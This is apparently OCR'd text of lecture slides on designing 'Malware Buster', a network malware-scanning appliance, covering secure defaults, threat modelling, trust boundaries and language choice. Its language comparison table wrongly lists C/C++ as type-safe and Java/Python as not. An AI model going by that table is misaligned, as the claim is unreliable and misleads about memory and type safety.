
Malware Buster – Requirements

Place behind a firewall == no direct access from outside

Malware Buster – Requirements

But – all network traffic goes through it – including malicious files

Malware Buster – Recommended Setup




DESIGN

DILEMMAS
DILLEMAS EVERYWHERE
LIGHTYEAR
imgflip.com

Design

1. Should we make it more usable or more secure?
   - Do they necessarily conflict?
2. Should the **defaults** be more secure or easier to sell?
3. How much do we need to lead the user to making the more secure choice?
4. Which network ports are accessible? To who?


Security at the expense of usability?



Avi Douglen
@sec_tigger

AviD's Law of Usability:
"Security at the expense of usability comes at the expense of security".

Malware Buster – Configuration Defaults



Block Suspicious-only Files ●
Should MB block also files that we aren't positive are malicious

Level of Logging
Verbose


Scan all files ●

MS Office ☑

Archives ☑

jar, py, other scripts ☑

VS



Block Suspicious-only Files ○
Should MB block also files that we aren't positive are malicious

Level of Logging
Only malware

Scan all files ○

MS Office ☑

Archives □

jar, py, other scripts □

Open Ports & Access?

Dilemmas, dilemmas, and a few more dilemmas

- What's the max file size to inspect?
- How many signatures to look for (how far back)?
- How long of a TCP connection will we work on to wait for the file?
- If we run an emulation of the file:
  - How long should we wait in the emulator to see malicious activity?
  - Which operating systems?
  - Which versions of applications?
  - How many emulators?
- What's the behavior when the system is full utilized (CPU, RAM, Disk)?

Threat Modelling
38
WHAT'S THE WORST
THAT CAN HAPPEN?
imgflip.com


Threat Modelling

Not “What can go wrong?” – Assume something will go wrong!

1. Why are we building this?
2. What needs to go right?
3. How do we make sure that happens?

Good threat modelling will understand the business needs and risks if something goes wrong

Threat Modelling – Malware Buster




What about security boundaries within MB?

MB
Untrusted zone

- Is it all a single trust zone?
- Do we dissect to different parts?
  - Which?
- What are the pros & cons to each approach?

Components of Malware Buster



Component Boundaries

Multiple Trust Boundary

Pros

- Each component handles itself
- More freedom in updating singular components

Cons

- Might have duplicate checks
- Get untrusted data deep into the system

https://www.deviantart.com/misterjazzz/art/Constructicons-with-Prowl-C-446618997

Single Trust Boundary

Pros

- Validation at input (FE) and at Output
- Anything inside is trusted


Cons

- Hard to anticipate all the attack vectors early on
- Changes to one component cause additional changes elsewhere

Programming Languages

Programming Language Dilemmas


- Does it run on a VM?
  - Which one?
  - How secure is it?
- What are the language’s pitfalls?
- Which compiler am I using?
  - Can I trust it?
- How easy to debug?
- How easy for someone to understand my code?



Which Language to Code in?

Low Level (C, C++)	High Level (Java, Python)
Code is not seen	Decompiling & finding bugs is easier
Memory management	Memory is managed by the VM
Speedy	Usually slower
Buffer overflows and the such	Can’t overwrite memory
Type-safe	Usually not type-safe

Malware Buster – Programming Languages

